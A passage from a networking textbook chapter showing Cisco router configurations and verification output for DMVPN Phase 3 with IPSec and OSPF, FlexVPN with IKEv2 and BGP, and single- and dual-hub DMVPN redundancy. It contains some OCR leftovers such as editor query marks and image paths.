Branch3(config-if)#ip nhrp map multicast 172.1.1.1
Branch3(config-if)#ip nhrp nhs 10.10.10.1
Branch3(config-if)#ip nhrp network-id 100
Branch3(config-if)#ip nhrp shortcut
Branch3(config-if)#tunnel mode gre multipoint
```

Now let's verify the tunnels using the **show dmvpn** command and that the spokes can talk directly to one another:

```
Headquarter#sh dmvpn
Legend: Attrb --> S - Static, D - Dynamic, I - Incomplete
        N - NATed, L - Local, X - No Socket
        T1 - Route Installed, T2 - Nexthop-override
        C - CTS Capable
        # Ent --> Number of NHRP entries with same NBMA peer
        NHS Status: E --> Expecting Replies, R --> Responding, W --> Waiting
        UpDn Time --> Up or Down Time for a Tunnel
==========================================================================

Interface: Tunnel0, IPv4 NHRP Details
Type:Hub, NHRP Peers:3,

 # Ent  Peer NBMA Addr Peer Tunnel Add State  UpDn Tm Attrb
 ----- --------------- --------------- ----- -------- -----
     1 172.1.2.1            10.10.10.2    UP 00:00:05     D
     1 172.1.3.1            10.10.10.3    UP 00:04:49     D
     1 172.1.4.1            10.10.10.4    UP 00:04:41     D

Branch2#trace 10.10.10.4
Type escape sequence to abort.
Tracing the route to 10.10.10.4
VRF info: (vrf in name/id, vrf out name/id)
  1 10.10.10.1 9 msec 5 msec 6 msec
  2 10.10.10.4 5 msec 5 msec 5 msec
```

```
Branch2#trace 10.10.10.4
Type escape sequence to abort.
Tracing the route to 10.10.10.4
VRF info: (vrf in name/id, vrf out name/id)
  1 10.10.10.4 5 msec 5 msec 5 msec
```

Using the traceroute command, we can see that the first time, the spoke could only communicate with another spoke via the hub. After this, the hub notifies the spoke how to reach the other spoke directly, and then we can see in the second traceroute that spoke-to-spoke communication is allowed. AU6

Phase 3 with IPSec

Now that we have our GRE tunnels configured, we have the option to encrypt them using IPSec to ensure data confidentiality. We are going to use the current DMVPN Phase 3 configuration. To configure an IPSec tunnel, we must define a policy by using the **crypto isakmp policy** command. The tunnel source command on the tunnel interfaces must use the interface type and number instead of the IP address. We are not going to cover the configuration of IPSec as this was covered in Chapter 14. We will mention the command that relates to protecting GRE tunnels. Command **tunnel protection ipsec profile** [name] will be used to associate a tunnel interface with an IPSec profile. It must be noted that the tunnel MTU should be set to 1400 to account for IPSec encapsulation.

Let's add the crypto configuration on the hub and spokes:

```
Headquarter(config)#crypto isakmp policy 1
Headquarter(config-isakmp)#authentication pre-share
Headquarter(config-isakmp)#crypto isakmp key cisco address 0.0.0.0 0.0.0.0
Headquarter(config)#crypto IPsec transform-set SecureVPN esp-des esp-md5-hmac
Headquarter(cfg-crypto-trans)#mode transport
Headquarter(cfg-crypto-trans)#crypto IPsec profile DMVPN
Headquarter(ipsec-profile)#set transform-set SecureVPN
Headquarter(ipsec-profile)#int tunnel 0
Headquarter(config-if)#tunnel protection IPsec profile DMVPN
Headquarter(config-if)#ip mtu 1400
```

This configuration will be placed on all routers.

Let's see if our crypto sessions are up on the hub:

```
Headquarter# sh crypto session
Crypto session current status

Interface: Tunnel0
Session status: UP-ACTIVE
Peer: 172.1.4.1 port 500
  Session ID: 0
  IKEv1 SA: local 172.1.1.1/500 remote 172.1.4.1/500 Active
  IPSEC FLOW: permit 47 host 172.1.1.1 host 172.1.4.1
        Active SAs: 2, origin: crypto map

Interface: Tunnel0
Session status: UP-ACTIVE
Peer: 172.1.3.1 port 500
  Session ID: 0
```

```
  IKEv1 SA: local 172.1.1.1/500 remote 172.1.3.1/500 Active
  IPSEC FLOW: permit 47 host 172.1.1.1 host 172.1.3.1
        Active SAs: 2, origin: crypto map

Interface: Tunnel0
Session status: UP-ACTIVE
Peer: 172.1.2.1 port 500
  Session ID: 0
  IKEv1 SA: local 172.1.1.1/500 remote 172.1.2.1/500 Active
  IPSEC FLOW: permit 47 host 172.1.1.1 host 172.1.2.1
        Active SAs: 2, origin: crypto map
```

AU7 As we can see from the preceding output, we have established IPSec tunnels on the hub. Let's look at the DMVPN:

```
Headquarter#show dmvpn
Legend: Attrb --> S - Static, D - Dynamic, I - Incomplete
        N - NATed, L - Local, X - No Socket
        T1 - Route Installed, T2 - Nexthop-override
        C - CTS Capable
        # Ent --> Number of NHRP entries with same NBMA peer
        NHS Status: E --> Expecting Replies, R --> Responding, W --> Waiting
        UpDn Time --> Up or Down Time for a Tunnel
==========================================================================

Interface: Tunnel0, IPv4 NHRP Details
Type:Hub, NHRP Peers:3,

 # Ent  Peer NBMA Addr Peer Tunnel Add State  UpDn Tm Attrb
 ----- --------------- --------------- ----- --------  -----
     1 172.1.2.1            10.10.10.2    UP 00:06:59     D
     1 172.1.3.1            10.10.10.3    UP 00:02:57     D
     1 172.1.4.1            10.10.10.4    UP 00:02:48     D
```

As we can see, our DMVPN tunnel has been created and is protected with IPSec.

Phase 3 with OSPF

Since we don't have a routing protocol to complement our DMVPN, let's build OSPF in our tunnel so that AU8 each branch can reach the LAN of another .

We will configure point-to-multipoint OSPF. We will add the DMVPN tunnel IP address and each location's LAN subnet into OSPF. We will use the **ip ospf network point-to-multipoint** command on the tunnel interface:

```
Headquarter(config)#router ospf 1
Headquarter(config-router)#network 10.10.10.0 0.0.0.255 area 1
Headquarter(config-router)#network 192.168.1.0 0.0.0.255 area 1
Headquarter(config-router)#interface Tunnel 0
Headquarter(config-if)#ip ospf network point-to-multipoint
*May 16 04:39:07.695: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.2.1 on Tunnel0 from LOADING to
FULL, Loading Done
```

```
*May 16 04:39:21.770: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.3.1 on Tunnel0 from LOADING to
FULL, Loading Done
*May 16 04:39:35.925: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.4.1 on Tunnel0 from LOADING to
FULL, Loading Done
```

We can see that our OSPF adjacencies have been formed. Here are the spoke configurations:

```
Branch1(config)#router ospf 1
Branch1(config-router)#network 10.10.10.0 0.0.0.255 area 1
Branch1(config-router)#network 192.168.2.0 0.0.0.255 area 1
Branch1(config-router)#interface Tunnel 0
Branch1(config-if)#ip ospf network point-to-multipoint

Branch2(config)#router ospf 1
Branch2(config-router)#network 10.10.10.0 0.0.0.255 area 1
Branch2(config-router)#network 192.168.3.0 0.0.0.255 area 1
Branch2(config-router)#interface Tunnel 0
Branch2(config-if)#ip ospf network point-to-multipoint

Branch3(config)#router ospf 1
Branch3(config-router)#network 10.10.10.0 0.0.0.255 area 1
Branch3(config-router)#network 192.168.4.0 0.0.0.255 area 1
Branch3(config-router)#interface Tunnel 0
Branch3(config-if)#ip ospf network point-to-multipoint

Headquarter#show ip ospf neighbor

Neighbor ID     Pri   State           Dead Time   Address         Interface
192.168.4.1       0   FULL/  -        00:01:54    10.10.10.4      Tunnel0
192.168.3.1       0   FULL/  -        00:01:43    10.10.10.3      Tunnel0
192.168.2.1       0   FULL/  -        00:01:56    10.10.10.2      Tunnel0

Headquarter#sh ip ospf route

            OSPF Router with ID (192.168.1.1) (Process ID 1)

                Base Topology (MTID 0)

    Area 1

    Intra-area Route List

*   10.10.10.1/32, Intra, cost 0, area 1, Connected
      via 10.10.10.1, Tunnel0
*>  10.10.10.2/32, Intra, cost 1000, area 1
      via 10.10.10.2, Tunnel0
*>  10.10.10.3/32, Intra, cost 1000, area 1
      via 10.10.10.3, Tunnel0
*>  10.10.10.4/32, Intra, cost 1000, area 1
      via 10.10.10.4, Tunnel0
*   192.168.1.1/32, Intra, cost 1, area 1, Connected
```

```
      via 192.168.1.1, Loopback2
*>  192.168.2.1/32, Intra, cost 1001, area 1
      via 10.10.10.2, Tunnel0
*>  192.168.3.1/32, Intra, cost 1001, area 1
      via 10.10.10.3, Tunnel0
*>  192.168.4.1/32, Intra, cost 1001, area 1
      via 10.10.10.4, Tunnel0

    First Hop Forwarding Gateway Tree

 10.10.10.1 on Tunnel0, count 1
 10.10.10.2 on Tunnel0, count 2
 10.10.10.3 on Tunnel0, count 2
 10.10.10.4 on Tunnel0, count 2
 192.168.1.1 on Loopback2, count 1
Headquarter#
```

We can see that all LAN addresses are being learned via OSPF. From the output, we can see that the spoke routers learned each other's networks.

FlexVPN

Now that we have covered DMVPN, let's get into FlexVPN which uses IPSec just as DMVPN but uses IKEv2 vs. IKEv1 which is used in DMVPN. IKEv2 is a next-generation upgrade to the IKE protocol. We will configure FlexVPN with BGP as our routing protocol using Figure 24-6. I will highlight the changes in the IPSec configuration. IKEv2 uses less messages to establish its IPSec tunnel. In FlexVPN configurations, spokes do not register with the hub, and NHRP is used for spoke-to-spoke traffic. Normally, a hub in FlexVPN will not have a tunnel interface as it only terminates dynamic spoke-to-hub tunnels. This is why the virtual-template is used which will create a virtual interface for each connection. You will also see a pool of addresses on the hub that will get assigned to spokes. As these addresses are assigned to spokes, they will be installed in the routing table as /32 addresses.

AU9

FlexVPN consists of:

The IKEv2 policy binds the IKEv2 proposal to a peer. The keyring allows you to define pre-shared keys which have the option of being asymmetric. The IKEv2 profile provides the parameters for the VPN to include peer address and authentication method. The transform set defines the security protocols and algorithms that the IPSec tunnel will be formed using. The IPSec profile is a summary of FlexVPN that will be applied to an interface as a single profile.




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Figure 24-6. *FlexVPN*

Let's configure our FlexVPN using Figure 24-6. We will be configuring IKEv2 to secure our VPN and BGP for our routing. First, we will enable AAA, define our local subnets, create our address pool allowing the Branch router to receive an IP address from the Headquarters, configure the IKEv2 keyring, configure the IKEv2 authorization policy, define the IKEv2 profile, and create the interface template. Let's dive into the configuration:

Hub

```
Headquarters(config)#aaa new-model
Headquarters(config)#aaa authorization network IKE local
Headquarters(config)#crypto ikev2 authorization policy default
Headquarters(config-ikev2-author-policy)#pool FlexVPNSpokes
Headquarters(config-ikev2-author-policy)#crypto ikev2 keyring Flex
Headquarters(config-ikev2-keyring)#peer Spokes
Headquarters(config-ikev2-keyring-peer)#address 0.0.0.0 0.0.0.0
Headquarters(config-ikev2-keyring-peer)#pre-shared-key local flexvpn
Headquarters(config-ikev2-keyring-peer)#pre-shared-key remote flexvpn
Headquarters(config-ikev2-keyring-peer)#crypto ikev2 profile DMVPN
IKEv2 profile MUST have:
   1. A local and a remote authentication method.
   2. A match identity or a match certificate or match any statement.
Headquarters(config-ikev2-profile)#match identity remote address 0.0.0.0
Headquarters(config-ikev2-profile)#authentication remote pre-share
Headquarters(config-ikev2-profile)#authentication local pre-share
Headquarters(config-ikev2-profile)#keyring local Flex
Headquarters(config-ikev2-profile)#aaa authorization group psk list IKE default
Headquarters(config-ikev2-profile)#virtual-template 1
Headquarters(config-ikev2-profile)#crypto ipsec profile IKEv2
Headquarters(ipsec-profile)#set ikev2-profile DMVPN
Headquarters(ipsec-profile)#interface Loopback100
Headquarters(config-if)#ip address 172.31.1.1 255.255.255.0
Headquarters(config-if)#interface Virtual-Template1 type tunnel
Headquarters(config-if)#ip unnumbered lo100
Headquarters(config-if)#tunnel source e0/0
Headquarters(config-if)#tunnel path-mtu-discovery
Headquarters(config-if)#tunnel protection ipsec profile IKEv2
Headquarters(config-if)#ip local pool FlexVPNSpokes 172.31.1.2 172.31.1.6
```

Now let's see the spoke:

```
Branch2(config)#aaa new-model
Branch2(config)#aaa authorization network IKE local
Branch2(config)#crypto ikev2 authorization policy default
Branch2(config-ikev2-author-policy)#crypto ikev2 keyring Flex
Branch2(config-ikev2-keyring)#peer Spokes
Branch2(config-ikev2-keyring-peer)#address 0.0.0.0 0.0.0.0
Branch2(config-ikev2-keyring-peer)#pre-shared-key local flexvpn
Branch2(config-ikev2-keyring-peer)#pre-shared-key remote flexvpn
Branch2(config-ikev2-keyring-peer)#crypto ikev2 profile DMVPN
Branch2(config-ikev2-profile)#match identity remote address 0.0.0.0
Branch2(config-ikev2-profile)#authentication remote pre-share
```

```
Branch2(config-ikev2-profile)#authentication local pre-share
Branch2(config-ikev2-profile)#keyring local Flex
Branch2(config-ikev2-profile)#aaa authorization group psk list IKE default
Branch2(config-ikev2-profile)#virtual-template 1
Branch2(config-ikev2-profile)#crypto ipsec profile IKEv2
Branch2(ipsec-profile)#set ikev2-profile DMVPN
Branch2(ipsec-profile)#interface Tunnel0
Branch2(config-if)#ip address negotiated
Branch2(config-if)#ip mtu 1400
Branch2(config-if)#ip tcp adjust-mss 1360
Branch2(config-if)#tunnel source Ethernet0/0
Branch2(config-if)#tunnel destination 172.1.1.1
Branch2(config-if)#tunnel path-mtu-discovery
Branch2(config-if)#tunnel protection ipsec profile IKEv2
Branch2(config-if)#router bgp 1
Branch2(config-router)#bgp log-neighbor-changes
Branch2(config-router)#network 192.168.2.0 mask 255.255.255.0
Branch2(config-router)#network 172.31.1.0 mask 255.255.255.0
Branch2(config-router)#neighbor 172.31.1.1 remote-as 1
Branch2(config-router)#interface Virtual-Template1 type tunnel
Branch2(config-if)#ip unnumbered Tunnel0
Branch2(config-if)#ip mtu 1400
Branch2(config-if)#ip tcp adjust-mss 1360
Branch2(config-if)#tunnel path-mtu-discovery
Branch2(config-if)#tunnel protection ipsec profile IKEv2
```

Now let's verify the tunnel is active:

```
Branch2#show crypto session
Crypto session current status
Interface: Tunnel0
Profile: DMVPN
Session status: UP-ACTIVE
Peer: 172.1.1.1 port 500
  Session ID: 2
  IKEv2 SA: local 172.1.2.1/500 remote 172.1.1.1/500 Active
  IPSEC FLOW: permit 47 host 172.1.2.1 host 172.1.1.1
        Active SAs: 2, origin: crypto map
```

We can see our crypto tunnel is active. If we run the command **show ip interface brief**, we can see that Tunnel0 on the spoke has been assigned 172.31.1.2:

```
Branch2#sh ip int brief
Interface          IP-Address      OK? Method Status        Protocol
Ethernet0/0        172.1.2.1       YES NVRAM  up                up
Loopback2          192.168.2.1     YES NVRAM  up                up
Tunnel0            172.31.1.2      YES manual up                up
```

Now let's verify our routing table:

```
Branch2#sh ip bgp
BGP table version is 4, local router ID is 192.168.2.1
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
              r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter,
              x best-external, a additional-path, c RIB-compressed,
Origin codes: i - IGP, e - EGP, ? - incomplete
RPKI validation codes: V valid, I invalid, N Not found

     Network          Next Hop            Metric LocPrf Weight Path
 *>i 172.31.1.0/24    172.31.1.1               0    100      0 i
 *>i 192.168.1.0      172.31.1.1               0    100      0 i
 *>  192.168.2.0      0.0.0.0                  0         32768 i
```

As we can see from the output, we see all the expected routes via BGP.

Single-DMVPN Dual Hub

AU10

Redundancy is key in modern networks, and adding another hub allows for redundancy. We can create redundancy by adding a second hub and/or a second DMVPN. For highest redundancy, you can build dual DMVPNs supported by separate service providers. To add another hub, we will replicate the configuration from the original hub to a second hub with a new tunnel IP and add a few NHRP commands on the spoke. We are going to focus on a dual hub with a single DMVPN. We will use Figure 24-7 to configure our dual hub.



Figure 24-7. *Single-VPN dual hub*

Let's configure our routers. You will notice in the configuration that both our hubs connect to each other as NHRP servers. You will also see the priority of Headquarters makes it the DR:

HUB1

```
Headquarter(config-router)#interface Tunnel 0
Headquarter(config-if)#ip address 10.10.10.1 255.255.255.0
Headquarter(config-if)#tunnel source e0/0
Headquarter(config-if)#ip nhrp map multicast dynamic
Headquarter(config-if)#ip nhrp map 10.10.10.5 172.1.5.1
Headquarter(config-if)#ip nhrp map multicast 172.1.5.1
Headquarter(config-if)#ip nhrp nhs 10.10.10.5
Headquarter(config-if)# ip nhrp authentication DMVPN
Headquarter(config-if)# ip nhrp network-id 100
Headquarter(config-if)# ip nhrp redirect
Headquarter(config-if)#ip ospf network broadcast
Headquarter(config-if)#ip ospf priority 2
Headquarter(config-if)#ip ospf cost 100
Headquarter(config-if)#tunnel mode gre multipoint
Headquarter(config-if)#router ospf 1
Headquarter(config-router)#log-adjacency-changes
Headquarter(config-router)#network 10.10.10.0 0.0.0.255 area 1
Headquarter(config-router)#network 192.168.1.0 0.0.0.255 area 1
```

Hub2

```
Headquarters2(config)#interface Tunnel 0
Headquarters2(config-if)#ip address 10.10.10.5 255.255.255.0
Headquarters2(config-if)#tunnel source e0/0
Headquarters2(config-if)#ip nhrp map multicast dynamic
Headquarters2(config-if)# ip nhrp authentication DMVPN
Headquarters2(config-if)#ip nhrp map 10.10.10.1 172.1.1.1
Headquarters2(config-if)# ip nhrp map multicast 172.1.1.1
Headquarters2(config-if)#ip nhrp nhs 10.10.10.1
Headquarters2(config-if)# ip nhrp network-id 100
Headquarters2(config-if)#ip nhrp redirect
Headquarters2(config-if)#ip ospf network broadcast
Headquarters2(config-if)#ip ospf priority 1
Headquarters2(config-if)#ip ospf cost 105
Headquarters2(config-if)#tunnel mode gre multipoint
Headquarters2(config-if)#router ospf 1
Headquarters2(config-router)#log-adjacency-changes
Headquarters2(config-router)#network 10.10.10.0 0.0.0.255 area 1
Headquarters2(config-router)#network 192.168.1.0 0.0.0.255 area 1
```

Branch2

```
Branch2(config)#interface Tunnel 0
Branch2(config-if)#ip address 10.10.10.2 255.255.255.0
Branch2(config-if)#tunnel source e0/0
Branch2(config-if)#ip nhrp authentication DMVPN
Branch2(config-if)# ip nhrp map 10.10.10.1 172.1.1.1
```

```
Branch2(config-if)# ip nhrp map multicast 172.1.1.1
Branch2(config-if)#ip nhrp nhs 10.10.10.1
Branch2(config-if)#ip nhrp map 10.10.10.5 172.1.5.1
Branch2(config-if)# ip nhrp map multicast 172.1.5.1
Branch2(config-if)#ip nhrp nhs 10.10.10.5
Branch2(config-if)#ip nhrp network-id 100
Branch2(config-if)#ip nhrp shortcut
Branch2(config-if)#ip ospf network broadcast
Branch2(config-if)#ip ospf priority 0
Branch2(config-if)#tunnel mode gre multipoint
Branch2(config-if)#router ospf 1
Branch2(config-router)#log-adjacency-changes
Branch2(config-router)#network 10.10.10.0 0.0.0.255 area 1
Branch2(config-router)#network 192.168.2.0 0.0.0.255 area 1
```

Branch3

```
Branch3(config-router)#no int tun0
Branch3(config)#interface Tunnel 0
Branch3(config-if)#ip address 10.10.10.3 255.255.255.0
Branch3(config-if)#tunnel source e0/0
Branch3(config-if)#ip nhrp authentication DMVPN
Branch3(config-if)# ip nhrp map 10.10.10.1 172.1.1.1
Branch3(config-if)# ip nhrp map multicast 172.1.1.1
Branch3(config-if)#ip nhrp nhs 10.10.10.1
Branch3(config-if)#ip nhrp map 10.10.10.5 172.1.5.1
Branch3(config-if)# ip nhrp map multicast 172.1.5.1
Branch3(config-if)#ip nhrp nhs 10.10.10.5
Branch3(config-if)#ip nhrp network-id 100
Branch3(config-if)#ip nhrp shortcut
Branch3(config-if)#ip ospf network broadcast
Branch3(config-if)#ip ospf priority 0
Branch3(config-if)#tunnel mode gre multipoint
Branch3(config-if)#router ospf 1
Branch3(config-router)#log-adjacency-changes
Branch3(config-router)#network 10.10.10.0 0.0.0.255 area 1
Branch3(config-router)#network 192.168.3.0 0.0.0.255 area 1
```

Branch4

```
Branch4(config)#interface Tunnel 0
Branch4(config-if)#ip address 10.10.10.4 255.255.255.0
Branch4(config-if)#tunnel source e0/0
Branch4(config-if)#ip nhrp authentication DMVPN
Branch4(config-if)# ip nhrp map 10.10.10.1 172.1.1.1
Branch4(config-if)# ip nhrp map multicast 172.1.1.1
Branch4(config-if)#ip nhrp nhs 10.10.10.1
Branch4(config-if)#ip nhrp map 10.10.10.5 172.1.5.1
Branch4(config-if)# ip nhrp map multicast 172.1.5.1
Branch4(config-if)#ip nhrp nhs 10.10.10.5
Branch4(config-if)#ip nhrp network-id 100
Branch4(config-if)#ip nhrp shortcut
```

```
Branch4(config-if)#ip ospf network broadcast
Branch4(config-if)#ip ospf priority 0
Branch4(config-if)#tunnel mode gre multipoint
Branch4(config-if)#router ospf 1
Branch4(config-router)#log-adjacency-changes
Branch4(config-router)#network 10.10.10.0 0.0.0.255 area 1
Branch4(config-router)#network 192.168.4.0 0.0.0.255 area 1
```

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We notice that each branch has each hub mapped in NHRP. Now let's verify the routing and check our NHRP status:

```
Headquarters2#show ip ospf neighbor

Neighbor ID     Pri   State           Dead Time   Address         Interface
192.168.1.253     2   FULL/DR         00:00:31    10.10.10.1      Tunnel0
192.168.2.1       0   FULL/DROTHER    00:00:36    10.10.10.2      Tunnel0
192.168.3.1       0   FULL/DROTHER    00:00:32    10.10.10.3      Tunnel0
192.168.4.1       0   FULL/DROTHER    00:00:38    10.10.10.4      Tunnel0
```

We can see that the Headquarter router is the DR and all routers are participating in OSPF:

```
Headquarter#show ip nhrp detail
10.10.10.2/32 via 10.10.10.2
   Tunnel0 created 00:11:58, expire 01:48:02
   Type: dynamic, Flags: unique registered used nhop
   NBMA address: 172.1.2.1
10.10.10.3/32 via 10.10.10.3
   Tunnel0 created 00:11:46, expire 01:48:14
   Type: dynamic, Flags: unique registered used nhop
   NBMA address: 172.1.3.1
10.10.10.4/32 via 10.10.10.4
   Tunnel0 created 00:11:33, expire 01:48:27
   Type: dynamic, Flags: unique registered used nhop
   NBMA address: 172.1.4.1
10.10.10.5/32 via 10.10.10.5
   Tunnel0 created 00:12:44, never expire
   Type: static, Flags: used
   NBMA address: 172.1.5.1
```

We can see all routers participating in our DMVPN:

```
Branch3#trace 192.168.4.1
Type escape sequence to abort.
Tracing the route to 192.168.4.1
VRF info: (vrf in name/id, vrf out name/id)
  1 10.10.10.1 6 msec 8 msec 4 msec
  2 10.10.10.4 5 msec 5 msec 5 msec
Branch3#trace 192.168.4.1
Type escape sequence to abort.
Tracing the route to 192.168.4.1
VRF info: (vrf in name/id, vrf out name/id)
  1 10.10.10.4 5 msec 12 msec 5 msec
```

We can see that our NHRP shortcut works properly, but let's make sure we can still reach this destination when the tunnel on the Headquarter router is shut down:

```
Headquarter(config)#int tun0
Headquarter(config-if)#shutdown
Branch3#sh ip route
Gateway of last resort is 172.1.3.2 to network 0.0.0.0

S*    0.0.0.0/0 [1/0] via 172.1.3.2
      10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C        10.10.10.0/24 is directly connected, Tunnel0
L        10.10.10.3/32 is directly connected, Tunnel0
      172.1.0.0/16 is variably subnetted, 2 subnets, 2 masks
C        172.1.3.0/30 is directly connected, Ethernet0/0
L        172.1.3.1/32 is directly connected, Ethernet0/0
      192.168.1.0/32 is subnetted, 1 subnets
O        192.168.1.254 [110/1001] via 10.10.10.5, 00:21:53, Tunnel0
      192.168.2.0/32 is subnetted, 1 subnets
O        192.168.2.1 [110/1001] via 10.10.10.2, 00:21:43, Tunnel0
      192.168.3.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.3.0/24 is directly connected, Loopback2
L        192.168.3.1/32 is directly connected, Loopback2
      192.168.4.0/32 is subnetted, 1 subnets
O        192.168.4.1 [110/1001] via 10.10.10.4, 00:21:33, Tunnel0
```

We can see from the output that Branch3 still has OSPF routes from the new DR.

Dual-DMVPN Dual Hub

Now let's configure multiple DMVPNs with multiple hubs. In this instance, since we are using multiple DMVPNs, each hub will have its own tunnel key and network-id so traffic knows which tunnel to use. Each spoke will have two tunnels, one to each hub. We will use Figure 24-8 in this example.



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Figure 24-8. *Dual-VPN dual hub*

Let's start with the first hub:

```
Headquarter Configuration

Headquarter(config)#Int e0/0
Headquarter(config-if)#Ip address 172.1.1.1 255.255.255.0
Headquarter(config-if)#interface Tunnel 0
Headquarter(config-if)#ip address 10.10.10.1 255.255.255.0
Headquarter(config-if)#tunnel source e0/0
Headquarter(config-if)#ip nhrp map multicast dynamic
Headquarter(config-if)#ip nhrp authentication DMVPN
Headquarter(config-if)#ip nhrp network-id 1
Headquarter(config-if)#ip nhrp redirect
Headquarter(config-if)#ip ospf network broadcast
Headquarter(config-if)#ip ospf priority 2
Headquarter(config-if)#tunnel key 1
Headquarter(config-if)#tunnel mode gre multipoint
Headquarter(config-if)#router ospf 1
Headquarter(config-router)#log-adjacency-changes
Headquarter(config-router)#network 10.10.10.0 0.0.0.255 area 1
Headquarter(config-router)#network 192.168.1.0 0.0.0.255 area 1

Heaquarters2 ConfigurationHeadquarters2(config)#interface Tunnel 0
Headquarters2(config-if)#ip address 10.10.20.1 255.255.255.0
Headquarters2(config-if)#tunnel source e0/0
Headquarters2(config-if)#ip nhrp map multicast dynamic
```

```
Headquarters2(config-if)# ip nhrp authentication DMVPN
Headquarters2(config-if)#ip nhrp network-id 2
Headquarters2(config-if)#ip nhrp redirect
Headquarters2(config-if)#ip ospf network broadcast
Headquarters2(config-if)#ip ospf priority 1
Headquarters2(config-if)#tunnel key 2
Headquarters2(config-if)#tunnel mode gre multipoint
Headquarters2(config-if)#router ospf 1
Headquarters2(config-router)#log-adjacency-changes
Headquarters2(config-router)#network 10.10.20.0 0.0.0.255 area 1
Headquarters2(config-router)#network 192.168.1.0 0.0.0.255 area 1
```

Branch2 Configuration

```
Branch2(config)#interface Tunnel 1
Branch2(config-if)#ip address 10.10.10.2 255.255.255.0
Branch2(config-if)#tunnel source e0/0
Branch2(config-if)#ip nhrp authentication DMVPN
Branch2(config-if)# ip nhrp map  10.10.10.1 172.1.1.1
Branch2(config-if)# ip nhrp map multicast 172.1.1.1
Branch2(config-if)#ip nhrp nhs 10.10.10.1
Branch2(config-if)#ip nhrp network-id 1
Branch2(config-if)#ip nhrp shortcut
Branch2(config-if)#ip ospf network broadcast
Branch2(config-if)#ip ospf priority 0
Branch2(config-if)#tunnel key 1
Branch2(config-if)#tunnel mode gre multipoint
Branch2(config-if)#interface Tunnel 2
Branch2(config-if)#ip address 10.10.20.2 255.255.255.0
Branch2(config-if)#tunnel source e0/0
Branch2(config-if)#ip nhrp authentication DMVPN
Branch2(config-if)#ip nhrp map 10.10.20.1 172.1.5.1
Branch2(config-if)# ip nhrp map multicast 172.1.5.1
